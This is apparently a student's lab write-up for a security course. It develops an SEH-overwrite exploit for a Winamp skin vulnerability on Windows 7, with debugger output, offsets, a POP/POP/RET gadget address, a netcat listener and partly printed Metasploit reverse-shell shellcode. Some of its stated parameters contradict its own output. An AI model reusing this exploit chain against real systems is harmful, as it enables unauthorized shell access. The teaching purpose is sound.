EECS 765 - Introduction to Cryptography and Computer Security

Programming Assignment 4

Amin Mamandipoor

Introduction

In this assignment, we will explore the exception handler mechanism within the Windows 7 operating system. We will focus on exploiting this mechanism, and our target is the old Winamp media player, specifically a script in the *Bento* skin that could give us access to Windows 7 without permission.. By crafting a malicious skin for Winamp, we can exploit the integer overflow in Winamp Skin definition vulnerability to gain unauthorized access to Windows 7 shell.

Running the Exploit

The exploit worked Windows 7 machine using the specified command:


In one terminal:

$ nc -l -p 4444 -nvv

In another terminal:

$ cd C:\Program Files\Winamp\Skins\Bento\scripts

$ perl exploit.pl > mcvcore.maki



Developing the Exploit

In this assignment we are leveraging the SEH chain stored on the stack. Each block is a special record, and when we add a new exception handler condition, it's like adding a block to the chain. These blocks are called SEH records. Each SEH record consists of two parts, the pointer to the next SEH record and the address of the exception handler where we are interested in. The exception handler steps in when a program crashes. Normally, the operating system (OS) manages this situation. The OS checks the top of the SEH chain. It then goes through the chain until it locates the handler specifically designed for that particular exception.

In order to exploit this vulnerability, the attacker needs to find the offset for overwriting the first SEH record for winAmp in Windows 7. Our first step is to create a pattern which contains 20,000 "A" characters (our favorite character). This can be done by using the following tool/command:

```
$ ./pattern_create.rb -l 20000
```

The Winamp process was attached to WinGDB, and a custom skin that contains 20000 "A"s was run, and we got the following Invalid exception stack addresses:

```
Command
ModLoad: 74f30000 74f6c000   C:\Windows\system32\mswsock.dll
ModLoad: 749d0000 749d5000   C:\Windows\System32\wshtcpip.dll
ModLoad: 74f20000 74f26000   C:\Windows\System32\wship6.dll
ModLoad: 74df0000 74e34000   C:\Windows\system32\DNSAPI.dll
ModLoad: 74ab0000 74acc000   C:\Windows\system32\IPHLPAPI.DLL
ModLoad: 74aa0000 74aa7000   C:\Windows\system32\WINNSI.DLL
ModLoad: 718e0000 718e6000   C:\Windows\system32\rasadhlp.dll
ModLoad: 734f0000 73528000   C:\Windows\System32\fwpuclnt.dll
(a6c.d48): Break instruction exception - code 80000003 (first chance)
eax=7ffda000 ebx=00000000 ecx=00000000 edx=7743d23d esi=00000000 edi=00000000
eip=773d3540 esp=02adff5c ebp=02adff88 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
773d3540 cc              int     3
0:009> g
ModLoad: 028e0000 02933000   C:\Program Files\Winamp\Plugins\freeform\wacs\freetype\freetype.wac
ModLoad: 01c60000 01c6e000   C:\Program Files\Winamp\zlib.dll
(a6c.e84): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=03aa0a19 ebx=03aa0a1a ecx=3fffc286 edx=00000003 esi=03aafffe edi=016fda28
eip=7c3429c1 esp=016de410 ebp=016de418 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
NSCRT!memmove+0x33:
7c3429c1 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
0:001> !exchain
016f25b8: 376d5636
Invalid exception stack at 6d56356d
```

[output of WinGDB when overwriting by 20000 "A"s]

To precisely locate the SEH record and its corresponding exception handler, we will use the following command:

```
$ ./pattern_offset.rb -q ADDR -l 20000
```

```
amin@ubuntu20:/opt/metasploit-framework/embedded/framework/to
ols/exploit$ ./pattern_offset.rb -q 6d56356d -l 20000
[*] Exact match at offset 16756
amin@ubuntu20:/opt/metasploit-framework/embedded/framework/to
ols/exploit$ ./pattern_offset.rb -q 376d5636 -l 20000
[*] Exact match at offset 16760
amin@ubuntu20:/opt/metasploit-framework/embedded/framework/to
ols/exploit$
```

Now that we have the offsets, we can start crafting the exploit. First, we need to use 16756 "A" bytes at the beginning, followed by a `JMP +4` instruction and the address of a `POP/POP/RET` gadget. To find the address of the gadget, we can use the *Narly* in winGDB to list the libraries that Winamp uses. From the list of DLL files, we look for those with disabled ASLR, GS, or DEP.

I personally tried using the "`in_linein.dll`" library, but it did not work. Instead, I looked at the other libraries that were discussed in class, and found that "`nscrt.dll`" was a good candidate. To find the gadget address in "`nscrt.dll`", I copied the DLL file to an Ubuntu machine and used the *msfpescan* tool. This tool can easily identify `POP/POP/RET` gadgets, including those that pop the `edi` and `esi` registers which are usually temporary data storage and memory accesses.

```
$ msfpescan -p DLL_FILE
```

```
amin@ubuntu20:~/Desktop/PA4$ msfpescan -p in_linein.dll

[in_linein.dll]
0x12c01292 pop edi; pop esi; retn 0x0010
0x12c012b3 pop edi; pop esi; retn 0x0014
0x12c014b5 pop esi; pop ebx; ret

amin@ubuntu20:~/Desktop/PA4$
```

[The dll file which didn't work properly]

```
74f30000 74f6c000 mswsock          /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\mswsock.dll
74f70000 74f86000 CRYPTSP          /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\CRYPTSP.dll
75440000 7544c000 CRYPTBASE        NO_SEH           *ASLR *DEP C:\Windows\system32\CRYPTBASE.dll
754b0000 754be000 RpcRtRemote      /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\RpcRtRemote.dll
754c0000 754cb000 profapi          /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\profapi.dll
75570000 755ba000 KERNELBASE       /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\KERNELBASE.dll
75990000 75a30000 ADVAPI32         /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\ADVAPI32.dll
75ac0000 75b17000 SHLWAPI          /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\SHLWAPI.dll
75c20000 75c3f000 IMM32            /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\IMM32.DLL
75ea0000 75f69000 USER32           /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\USER32.dll
75fa0000 76041000 RPCRT4           /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\RPCRT4.dll
76060000 7606a000 LPK              NO_SEH           *ASLR *DEP C:\Windows\system32\LPK.dll
76070000 760ff000 OLEAUT32         /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\OLEAUT32.dll
76100000 76d49000 SHELL32          /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\SHELL32.dll
76d50000 76e1c000 MSCTF            /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\MSCTF.dll
76f60000 76f95000 WS2_32           /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\WS2_32.dll
76fa0000 7704c000 msvcrt           /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\msvcrt.dll
77050000 771ac000 ole32            /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\ole32.dll
771b0000 771c9000 sechost          /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\sechost.dll
771d0000 772a4000 kernel32         /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\kernel32.dll
772b0000 7734d000 USP10            /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\USP10.dll
77350000 7739e000 GDI32            /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\GDI32.dll
773a0000 774dc000 ntdll            /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\ntdll.dll
774e0000 774e6000 NSI              NO_SEH           *ASLR *DEP C:\Windows\system32\NSI.dll
[illegible]
7c340000 7c396000 NSCRT            /SafeSEH ON  /GS             C:\Program Files\Winamp\NSCRT.dll
*DEP/*ASLR means that these modules are compatible with ASLR/DEP
```

[Locating the dll file which contains pop/pop/ret gadget]

```
amin@ubuntu20:~/Desktop/PA4$ msfpescan -p nscrt.dll

[nscrt.dll]
0x7c3410c2 pop ecx; pop ecx; ret
0x7c3410fc pop esi; pop ebp; ret
0x7c3416f8 pop ecx; pop ecx; ret
0x7c341747 pop esi; pop ebx; ret
0x7c34191f pop edi; pop esi; ret
0x7c341a01 pop edi; pop esi; ret
0x7c341dfd pop edi; pop esi; ret
0x7c342139 pop esi; pop ebp; ret
0x7c342302 pop esi; pop ebp; retn 0x000c
0x7c3425b5 pop esi; pop ebx; ret
0x7c3425f7 pop ecx; pop ebx; retn 0x0004
0x7c342627 pop ecx; pop ecx; ret
0x7c34272e pop esi; pop edi; ret
0x7c3427e4 pop esi; pop edi; ret
0x7c3428be pop edi; pop ebx; ret
0x7c3428c5 pop edi; pop ebx; ret
0x7c3428cc pop edi; pop ebx; ret
0x7c34294c pop ebx; pop edi; ret
0x7c342952 pop ebx; pop edi; ret
0x7c342e57 pop esi; pop edi; ret
0x7c342e9d pop esi; pop edi; ret
```

[List of all pop/pop/ret gadgets in nscrt.dll file]

Now that we have everything prepared, we need to craft the exploit. The figure below shows the structure of the exploit.

16756 * “A”	Jmp + 4 \x04\xEB\x90\x90	POP/POP/RET 0x7c34272e	Shell Code

Last but not least, we need to build our shellcode using the `msfconsole` framework. We set the *`LPORT`* to 8888 and *`LHOST`* to 127.0.0.1 (the loopback address). While we may not need an encoder since the shellcode does not go through the network, we use the x86/alpha_upper encoder anyway, since it does go through the network stack.

```
$ generate -f perl -e x86/alpha_mixed
```

```
msf6 payload(windows/shell_reverse_tcp) > generate -f perl -e x86/alpha_mixed
# windows/shell_reverse_tcp - 710 bytes
# https://metasploit.com/
# Encoder: x86/alpha_mixed
# VERBOSE=false, LHOST=127.0.0.1, LPORT=4444,
# ReverseAllowProxy=false, ReverseListenerThreaded=false,
# StagerRetryCount=10, StagerRetryWait=5,
# PrependMigrate=false, EXITFUNC=process, CreateSession=true,
# AutoVerifySession=true
my $buf =
"\x89\xe1\xda\xd6\xd9\x71\xf4\x5b\x53\x59\x49\x49\x49\x49" .
"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51" .
"\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32" .
"\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41" .
"\x42\x75\x4a\x49\x59\x6c\x48\x68\x6d\x52\x35\x50\x67\x70" .
"\x75\x50\x35\x30\x4b\x39\x4b\x55\x70\x31\x69\x50\x30\x64" .
"\x4c\x4b\x50\x50\x74\x70\x6e\x6b\x31\x42\x54\x4c\x6c\x4b" .
"\x50\x52\x65\x44\x4c\x4b\x51\x62\x45\x78\x76\x6f\x6e\x57" .
"\x42\x6a\x66\x46\x70\x31\x49\x6f\x4c\x6c\x35\x6c\x31\x71" .
```

[The output shellcode using msfconsole framework]

References and Collaborations

I had a problem because I used the wrong payload(windows/x86/shell_reverse_tcp). I believe that I have watched the videos like 5-6 times.

Thank you for extension and your patience.